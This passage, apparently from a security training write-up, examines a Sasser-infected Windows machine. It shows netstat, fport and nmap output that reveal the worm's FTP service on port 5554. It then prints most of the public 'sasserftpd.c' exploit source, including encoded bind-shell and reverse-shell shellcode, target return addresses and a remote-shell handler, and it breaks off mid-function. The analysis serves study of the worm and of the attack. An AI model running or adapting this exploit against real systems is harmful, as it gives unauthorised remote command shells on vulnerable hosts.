Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    192.168.1.240:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
```

```
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.1.240:137      *:*
  UDP    192.168.1.240:138      *:*
  UDP    192.168.1.240:500      *:*
```

Output of “netstat –n” run on target machine after Sasser worm (the “-a” option was omitted for less output):

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.240:1050      10.0.170.236:445       SYN_SENT
  TCP    192.168.1.240:1051      10.0.53.111:445        SYN_SENT
  TCP    192.168.1.240:1052      10.0.10.62:445         SYN_SENT
  TCP    192.168.1.240:1053      10.0.204.93:445        SYN_SENT
  TCP    192.168.1.240:1054      10.0.224.182:445       SYN_SENT
  TCP    192.168.1.240:1055      10.0.6.119:445         SYN_SENT
  TCP    192.168.1.240:1056      10.0.176.199:445       SYN_SENT
  TCP    192.168.1.240:1057      10.0.21.228:445        SYN_SENT
  TCP    192.168.1.240:1058      10.0.217.245:445       SYN_SENT
  TCP    192.168.1.240:1059      10.0.197.42:445        SYN_SENT
  TCP    192.168.1.240:1060      10.0.252.110:445       SYN_SENT
  TCP    192.168.1.240:1061      10.0.142.15:445        SYN_SENT
  TCP    192.168.1.240:1062      10.0.99.121:445        SYN_SENT
  TCP    192.168.1.240:1064      10.0.214.15:445        SYN_SENT
  TCP    192.168.1.240:1065      10.0.152.176:445       SYN_SENT
  TCP    192.168.1.240:1066      10.0.192.245:445       SYN_SENT
  TCP    192.168.1.240:1067      10.0.130.87:445        SYN_SENT
  TCP    192.168.1.240:1068      10.0.117.143:445       SYN_SENT
  TCP    192.168.1.240:1069      10.0.125.165:445       SYN_SENT
  TCP    192.168.1.240:1070      10.0.148.53:445        SYN_SENT
  TCP    192.168.1.240:1072      10.0.20.26:445         SYN_SENT
  TCP    192.168.1.240:1073      10.0.31.237:445        SYN_SENT
  TCP    192.168.1.240:1074      10.0.45.12:445         SYN_SENT
  TCP    192.168.1.240:1075      10.0.196.244:445       SYN_SENT
  TCP    192.168.1.240:1076      10.0.130.203:445       SYN_SENT
  TCP    192.168.1.240:1077      10.0.184.169:445       SYN_SENT
  TCP    192.168.1.240:1078      10.0.75.127:445        SYN_SENT
  TCP    192.168.1.240:1079      10.0.34.112:445        SYN_SENT
  TCP    192.168.1.240:1080      10.0.22.186:445        SYN_SENT
  TCP    192.168.1.240:1081      10.0.220.251:445       SYN_SENT
  TCP    192.168.1.240:1082      10.0.209.213:445       SYN_SENT
  TCP    192.168.1.240:1083      10.0.111.151:445       SYN_SENT
  TCP    192.168.1.240:1084      10.0.195.98:445        SYN_SENT
  TCP    192.168.1.240:1085      10.0.136.27:445        SYN_SENT
  TCP    192.168.1.240:1086      10.0.145.65:445        SYN_SENT
  TCP    192.168.1.240:1087      10.0.164.57:445        SYN_SENT
  TCP    192.168.1.240:1088      10.0.172.196:445       SYN_SENT
  TCP    192.168.1.240:1089      10.0.182.199:445       SYN_SENT
  TCP    192.168.1.240:1090      10.0.218.250:445       SYN_SENT
  TCP    192.168.1.240:1091      10.0.151.236:445       SYN_SENT
  TCP    192.168.1.240:1092      10.0.144.168:445       SYN_SENT
  TCP    192.168.1.240:1093      10.0.133.253:445       SYN_SENT
  TCP    192.168.1.240:1094      10.0.129.227:445       SYN_SENT
  TCP    192.168.1.240:1095      10.0.120.229:445       SYN_SENT
  TCP    192.168.1.240:1096      10.0.150.139:445       SYN_SENT
  TCP    192.168.1.240:1097      10.0.199.35:445        SYN_SENT
  TCP    192.168.1.240:1098      10.0.163.91:445        SYN_SENT
  TCP    192.168.1.240:1099      10.0.58.42:445         SYN_SENT
  TCP    192.168.1.240:1100      10.0.122.29:445        SYN_SENT
  TCP    192.168.1.240:1102      10.0.173.9:445         SYN_SENT
  TCP    192.168.1.240:1103      10.0.226.82:445        SYN_SENT
  TCP    192.168.1.240:1104      10.0.239.1:445         SYN_SENT
  TCP    192.168.1.240:1105      10.0.119.155:445       SYN_SENT
  TCP    192.168.1.240:1106      10.0.66.3:445          SYN_SENT
  TCP    192.168.1.240:1107      10.0.170.251:445       SYN_SENT
  TCP    192.168.1.240:1108      10.0.220.107:445       SYN_SENT
  TCP    192.168.1.240:1109      10.0.7.240:445         SYN_SENT
```

```
TCP    192.168.1.240:1110     10.0.129.116:445       SYN_SENT
TCP    192.168.1.240:1111     10.0.215.223:445       SYN_SENT
TCP    192.168.1.240:1112     10.0.155.161:445       SYN_SENT
TCP    192.168.1.240:1113     10.0.112.156:445       SYN_SENT
TCP    192.168.1.240:1114     10.0.67.134:445        SYN_SENT
TCP    192.168.1.240:1115     10.0.148.8:445         SYN_SENT
TCP    192.168.1.240:1116     10.0.147.29:445        SYN_SENT
TCP    192.168.1.240:1117     10.0.240.98:445        SYN_SENT
TCP    192.168.1.240:1118     10.0.40.98:445         SYN_SENT
TCP    192.168.1.240:1119     10.0.96.48:445         SYN_SENT
TCP    192.168.1.240:1121     10.0.102.215:445       SYN_SENT
TCP    192.168.1.240:1122     10.0.71.201:445        SYN_SENT
TCP    192.168.1.240:1123     10.0.119.53:445        SYN_SENT
TCP    192.168.1.240:1124     10.0.232.87:445        SYN_SENT
TCP    192.168.1.240:1125     10.0.229.71:445        SYN_SENT
TCP    192.168.1.240:1126     10.0.157.89:445        SYN_SENT
TCP    192.168.1.240:1127     10.0.91.177:445        SYN_SENT
TCP    192.168.1.240:1128     10.0.136.241:445       SYN_SENT
TCP    192.168.1.240:1129     10.0.31.159:445        SYN_SENT
TCP    192.168.1.240:1130     10.0.216.20:445        SYN_SENT
TCP    192.168.1.240:1132     10.0.236.222:445       SYN_SENT
TCP    192.168.1.240:1133     10.0.163.88:445        SYN_SENT
TCP    192.168.1.240:1134     10.0.106.15:445        SYN_SENT
TCP    192.168.1.240:1135     10.0.237.151:445       SYN_SENT
TCP    192.168.1.240:1136     10.0.156.144:445       SYN_SENT
TCP    192.168.1.240:1137     10.0.119.25:445        SYN_SENT
TCP    192.168.1.240:1138     10.0.57.109:445        SYN_SENT
TCP    192.168.1.240:1139     10.0.92.230:445        SYN_SENT
TCP    192.168.1.240:1140     10.0.18.4:445          SYN_SENT
TCP    192.168.1.240:1141     10.0.174.245:445       SYN_SENT
TCP    192.168.1.240:1142     10.0.4.99:445          SYN_SENT
TCP    192.168.1.240:1143     10.0.194.106:445       SYN_SENT
TCP    192.168.1.240:1144     10.0.26.0:445          SYN_SENT
TCP    192.168.1.240:1145     10.0.88.177:445        SYN_SENT
TCP    192.168.1.240:1146     10.0.102.106:445       SYN_SENT
TCP    192.168.1.240:1147     10.0.76.195:445        SYN_SENT
TCP    192.168.1.240:1148     10.0.163.96:445        SYN_SENT
TCP    192.168.1.240:1149     10.0.149.189:445       SYN_SENT
TCP    192.168.1.240:1150     10.0.251.83:445        SYN_SENT
TCP    192.168.1.240:1151     10.0.136.235:445       SYN_SENT
TCP    192.168.1.240:1153     10.0.22.110:445        SYN_SENT
TCP    192.168.1.240:1154     10.0.173.77:445        SYN_SENT
TCP    192.168.1.240:1155     10.0.103.236:445       SYN_SENT
TCP    192.168.1.240:1156     10.0.118.167:445       SYN_SENT
TCP    192.168.1.240:1157     10.0.244.81:445        SYN_SENT
TCP    192.168.1.240:1158     10.0.190.180:445       SYN_SENT
TCP    192.168.1.240:1159     10.0.216.235:445       SYN_SENT
TCP    192.168.1.240:1160     10.0.12.12:445         SYN_SENT
TCP    192.168.1.240:1161     10.0.94.19:445         SYN_SENT
TCP    192.168.1.240:1162     10.0.11.1:445          SYN_SENT
TCP    192.168.1.240:1163     10.0.40.116:445        SYN_SENT
TCP    192.168.1.240:1164     10.0.215.35:445        SYN_SENT
TCP    192.168.1.240:1165     10.0.207.34:445        SYN_SENT
TCP    192.168.1.240:1166     10.0.78.78:445         SYN_SENT
TCP    192.168.1.240:1167     10.0.45.201:445        SYN_SENT
TCP    192.168.1.240:1168     10.0.123.143:445       SYN_SENT
TCP    192.168.1.240:1169     10.0.68.132:445        SYN_SENT
TCP    192.168.1.240:1170     10.0.196.213:445       SYN_SENT
TCP    192.168.1.240:1171     10.0.63.165:445        SYN_SENT
TCP    192.168.1.240:1172     10.0.121.146:445       SYN_SENT
TCP    192.168.1.240:1173     10.0.165.158:445       SYN_SENT
TCP    192.168.1.240:1174     10.0.93.189:445        SYN_SENT
TCP    192.168.1.240:1175     10.0.1.176:445         SYN_SENT
TCP    192.168.1.240:1176     10.0.1.137:445         SYN_SENT
TCP    192.168.1.240:1177     10.0.197.117:445       SYN_SENT
TCP    192.168.1.240:1178     10.0.156.225:445       SYN_SENT
TCP    192.168.1.240:1179     10.0.194.41:445        SYN_SENT
TCP    192.168.1.240:1180     10.0.162.73:445        SYN_SENT
TCP    192.168.1.240:1182     10.0.146.190:445       SYN_SENT
TCP    192.168.1.240:1183     10.0.254.115:445       SYN_SENT
TCP    192.168.1.240:1184     10.0.52.38:445         SYN_SENT
```

The IP addresses in the “Foreign Address” column are randomly generated by the Sasser worm as initial targets to attempt to infect.

Output of “fport –p” on the target PC before the Sasser worm:

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
392   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
576   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe

392   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
228   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
216   services       ->  1026  UDP   C:\WINNT\system32\services.exe
```

Output of “fport –p” on the target PC after the Sasser worm:

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
388   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
576   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
864   avserve2       ->  2127  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2128  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2130  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2131  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2132  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2133  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2134  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2135  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2136  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2137  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2138  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2139  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2140  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2141  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2142  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2143  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2144  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2145  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2146  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2148  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2149  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2150  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2151  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2152  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2153  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2154  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2155  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2156  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2157  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2158  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2159  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2160  TCP   C:\WINNT\avserve2.exe
```

```
864   avserve2       ->  2161  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2162  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2163  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2165  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2166  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2167  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2168  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2170  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2171  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2172  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2173  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2174  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2175  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2176  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2177  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2178  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2179  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2180  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2181  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2182  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2184  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2185  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2186  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2187  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2188  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2189  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2190  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2191  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2192  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2193  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2194  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2195  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2196  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2197  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2198  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2199  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2200  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2201  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2202  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2203  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2204  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2205  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2206  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2207  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2208  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2209  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2210  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2211  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2212  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2213  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2215  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2216  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2217  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2218  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2219  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2220  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2221  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2222  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2223  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2224  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2225  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2226  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2227  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2228  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2229  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2230  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2231  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2232  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2233  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2234  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2235  TCP   C:\WINNT\avserve2.exe
```

```
864   avserve2       ->  2236  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2237  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2238  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2239  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2240  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2241  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2242  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2243  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2244  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2245  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2246  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2247  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2248  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2249  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2250  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2251  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2252  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2253  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2254  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2255  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2256  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2257  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2258  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2259  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  2260  TCP   C:\WINNT\avserve2.exe
864   avserve2       ->  5554  TCP   C:\WINNT\avserve2.exe

388   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
228   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
216   services       ->  1026  UDP   C:\WINNT\system32\services.exe
```

The important thing to note in the output of fport after the Sasser worm is that TCP Port 5554 is open. This is the port used by the Sasser worm to transfer files and this element of the Sasser worm is what is exploited by "sasserftpd.c" to obtain a remote command shell.

The "nmap" scanning tool is run against the target PC before and after the Sasser worm is started. The particular nmap command used is:

```
nmap -n -sS -v -O -p 1- 192.168.1.240
```

| Command Element | Purpose |
|---|---|
| -n | *Tells nmap not to resolve IP addresses to hostnames* |
| -sS | *Tells nmap to use TCP SYN stealth port scan* |
| -v | *Tells nmap to provide verbose output* |
| -O | *Tells nmap to try to identify the target operating system* |
| -p 1- | *Tells nmap to scan full range of port numbers* |
| 192.168.1.240 | *Tells nmap which computer to scan* |

Output of nmap scan of target PC before Sasser worm:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (192.168.1.240) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.1.240)
Adding open port 1025/tcp
Adding open port 139/tcp
Adding open port 135/tcp
Adding open port 445/tcp
```

```
The SYN Stealth Scan took 33 seconds to scan 65535 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither are firewalled
Insufficient responses for TCP sequencing (3), OS detection may be less accurate
Interesting ports on  (192.168.1.240):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds
```

Output of nmap scan of target PC after Sasser worm:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (192.168.1.240) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.1.240)
Adding open port 5554/tcp
Adding open port 445/tcp
Adding open port 135/tcp
Adding open port 139/tcp
Adding open port 1025/tcp
The SYN Stealth Scan took 103 seconds to scan 65535 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither are firewalled
Insufficient responses for TCP sequencing (3), OS detection may be less accurate
Interesting ports on  (192.168.1.240):
(The 65530 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
5554/tcp   open        unknown
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 108 seconds
```

Note the appearance of TCP port 5554 in the nmap scan after the Sasser worm is running on the target PC.

**Step 2: Obtain source code for "sasserftpd.c" exploit.** It is available at:

http://packetstormsecurity.org/0405-exploits/sasserftpd.c

and is shown below:

```
/*
  _________ ___// ____/ ____/
 /  ___/ __ \\__ \/ __/ / /
/ /  / /_/ /__/ / /___/ /___
/_/   \____/____/_____/\____/

- ROMANIAN SECURITY RESEARCH 2004 -


sasser v[a-e] exploit (of its ftpd server)
```

```
exploit version 1.4, public

author:  mandragore
date:  Mon May 10 16:13:31     2004
vuln type: SEH ptr overwriting
greets:  rosecurity team
discovery: edcba
note:  sasser.e has its ftpd on port 1023
update:  offsets

*/

#include <stdio.h>
#include <strings.h>
#include <signal.h>
#include <netinet/in.h>
#include <netdb.h>

#define NORM  "\033[00;00m"
#define GREEN "\033[01;32m"
#define YELL  "\033[01;33m"
#define RED   "\033[01;31m"

#define BANNER GREEN "[%%] " YELL "mandragore's sploit v1.4 for " RED "sasser.x" NORM

#define fatal(x) { perror(x); exit(1); }

#define default_port 5554

struct { char *os; long goreg; long gpa; long lla;}
targets[] = {
//  { "os", pop pop ret, GetProcAd ptr, LoadLib ptr },
 { "wXP SP1 many", 0x77BEEB23, 0x77be10CC, 0x77be10D0 }, // msvcrt.dll's
 { "wXP SP1 most others", 0x77C1C0BD, 0x77C110CC, 0x77c110D0 },
 { "w2k SP4 many", 0x7801D081, 0x780320cc, 0x780320d0 },
}, tsz;

unsigned char bsh[]={
0xEB,0x0F,0x8B,0x34,0x24,0x33,0xC9,0x80,0xC1,0xDD,0x80,0x36,0xDE,0x46,0xE2,0xFA,
0xC3,0xE8,0xEC,0xFF,0xFF,0xFF,0xBA,0xB9,0x51,0xD8,0xDE,0xDE,0x60,0xDE,0xFE,0x9E,
0xDE,0xB6,0xED,0xEC,0xDE,0xDE,0xB6,0xA9,0xAD,0xEC,0x81,0x8A,0x21,0xCB,0xDA,0xFE,
0x9E,0xDE,0x49,0x47,0x8C,0x8C,0x8C,0x8C,0x9C,0x8C,0x9C,0x8C,0x36,0xD5,0xDE,0xDE,
0xDE,0x89,0x8D,0x9F,0x8D,0xB1,0xBD,0xB5,0xBB,0xAA,0x9F,0xDE,0x89,0x21,0xC8,0x21,
0x0E,0x4D,0xB4,0xDE,0xB6,0xDC,0xDE,0xCA,0x6A,0x55,0x1A,0xB4,0xCE,0x8E,0x8D,0x36,
0xDB,0xDE,0xDE,0xDE,0xBC,0xB7,0xB0,0xBA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0xB4,0xDF,
0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xB2,0xB7,0xAD,0xAA,0xBB,0xB0,0xDE,0x89,0x21,0xC8,
0x21,0x0E,0xB4,0xDE,0x8A,0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xBF,0xBD,0xBD,0xBB,0xAE,
0xAA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0x55,0x06,0xED,0x1E,0xB4,0xCE,0x87,0x55,0x22,
0x89,0xDD,0x27,0x89,0x2D,0x75,0x55,0xE2,0xFA,0x8E,0x8E,0x8E,0xB4,0xDF,0x8E,0x8E,
0x36,0xDA,0xDE,0xDE,0xDE,0xBD,0xB3,0xBA,0xDE,0x8E,0x36,0xD1,0xDE,0xDE,0xDE,0x9D,
0xAC,0xBB,0xBF,0xAA,0xBB,0x8E,0xAC,0xB1,0xBD,0xBB,0xAD,0xAD,0x9F,0xDE,0x18,0xD9,
0x9A,0x19,0x99,0xF2,0xDF,0xDF,0xDE,0xDE,0x5D,0x19,0xE6,0x4D,0x75,0x75,0x75,0xBA,
0xB9,0x7F,0xEE,0xDE,0x55,0x9E,0xD2,0x55,0x9E,0xC2,0x55,0xDE,0x21,0xAE,0xD6,0x21,
0xC8,0x21,0x0E
};

unsigned char rsh[]={
0xEB,0x0F,0x8B,0x34,0x24,0x33,0xC9,0x80,0xC1,0xB6,0x80,0x36,0xDE,0x46,0xE2,0xFA,
0xC3,0xE8,0xEC,0xFF,0xFF,0xFF,0xBA,0xB9,0x51,0xD8,0xDE,0xDE,0x60,0xDE,0xFE,0x9E,
0xDE,0xB6,0xED,0xEC,0xDE,0xDE,0xB6,0xA9,0xAD,0xEC,0x81,0x8A,0x21,0xCB,0xDA,0xFE,
0x9E,0xDE,0x49,0x47,0x8C,0x8C,0x8C,0x8C,0x9C,0x8C,0x9C,0x8C,0x36,0xD5,0xDE,0xDE,
0xDE,0x89,0x8D,0x9F,0x8D,0xB1,0xBD,0xB5,0xBB,0xAA,0x9F,0xDE,0x89,0x21,0xC8,0x21,
0x0E,0x4D,0xB6,0xA1,0xDE,0xDE,0xDF,0xB6,0xDC,0xDE,0xCA,0x6A,0x55,0x1A,0xB4,0xCE,
0x8E,0x8D,0x36,0xD6,0xDE,0xDE,0xDE,0xBD,0xB1,0xB0,0xB0,0xBB,0xBD,0xAA,0xDE,0x89,
0x21,0xC8,0x21,0x0E,0xB4,0xCE,0x87,0x55,0x22,0x89,0xDD,0x27,0x89,0x2D,0x75,0x55,
0xE2,0xFA,0x8E,0x8E,0x8E,0xB4,0xDF,0x8E,0x8E,0x36,0xDA,0xDE,0xDE,0xDE,0xBD,0xB3,
0xBA,0xDE,0x8E,0x36,0xD1,0xDE,0xDE,0xDE,0x9D,0xAC,0xBB,0xBF,0xAA,0xBB,0x8E,0xAC,
0xB1,0xBD,0xBB,0xAD,0xAD,0x9F,0xDE,0x18,0xD9,0x9A,0x19,0x99,0xF2,0xDF,0xDF,0xDE,
0xDE,0x5D,0x19,0xE6,0x4D,0x75,0x75,0x75,0xBA,0xB9,0x7F,0xEE,0xDE,0x55,0x9E,0xD2,
0x55,0x9E,0xC2,0x55,0xDE,0x21,0xAE,0xD6,0x21,0xC8,0x21,0x0E
};
```

```
char verbose=0;

void setoff(long GPA, long LLA) {
int gpa=GPA^0xdededede, lla=LLA^0xdededede;
memcpy(bsh+0x1d,&gpa,4);
memcpy(bsh+0x2e,&lla,4);
memcpy(rsh+0x1d,&gpa,4);
memcpy(rsh+0x2e,&lla,4);
}

void usage(char *argv0) {
int i;

printf("%s -d <host/ip> [opts]\n\n",argv0);

printf("Options:\n");
printf(" -h undocumented\n");
printf(" -p <port> to connect to [default: %u]\n",default_port);
printf(" -s <'bind'/'rev'> shellcode type [default: bind]\n");
printf(" -P <port> for the shellcode [default: 5300]\n");
printf(" -H <host/ip> for the reverse shellcode\n");
printf(" -L setup the listener for the reverse shell\n");
printf(" -t <target type> [default 0]; choose below\n\n");

printf("Types:\n");
for(i = 0; i < sizeof(targets)/sizeof(tsz); i++)
 printf(" %d %s\t[0x%.8x]\n", i, targets[i].os, targets[i].goreg);

exit(1);
}

void shell(int s) {
char buff[4096];
int retval;
fd_set fds;

printf("[+] connected!\n\n");

for (;;) {
 FD_ZERO(&fds);
 FD_SET(0,&fds);
 FD_SET(s,&fds);

       if (select(s+1, &fds, NULL, NULL, NULL) < 0)
  fatal("[-] shell.select()");

 if (FD_ISSET(0,&fds)) {
  if ((retval = read(1,buff,4096)) < 1)
   fatal("[-] shell.recv(stdin)");
  send(s,buff,retval,0);
 }

 if (FD_ISSET(s,&fds)) {
  if ((retval = recv(s,buff,4096,0)) < 1)
   fatal("[-] shell.recv(socket)");
  write(1,buff,retval);
 }
}
}

void callback(short port) {
struct sockaddr_in sin;
int s,slen=16;

sin.sin_family = 2;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(port);

s=socket(2,1,6);
```

```
if ( bind(s,(struct sockaddr *)&sin, 16) ) {
 kill(getppid(),SIGKILL);
 fatal("[-] shell.bind");
}

listen(s,1);

s=accept(s,(struct sockaddr *)&sin,&slen);

shell(s);
printf("crap\n");
}

int main(int argc, char **argv, char **env) {
struct sockaddr_in sin;
struct hostent *he;
char *host; int port=default_port;
char *Host; int Port=5300; char bindopt=1;
int i,s,pid=0,rip;
char *buff;
int type=0;
char *jmp[]={"\xeb\x06","\xe9\x13\xfc\xff\xff"};

printf(BANNER "\n");

if (argc==1)
 usage(argv[0]);

for (i=1;i<argc;i+=2) {
 if (strlen(argv[i]) != 2)
  usage(argv[0]);

 switch(argv[i][1]) {
  case 't':
   type=atoi(argv[i+1]);
   break;
  case 'd':
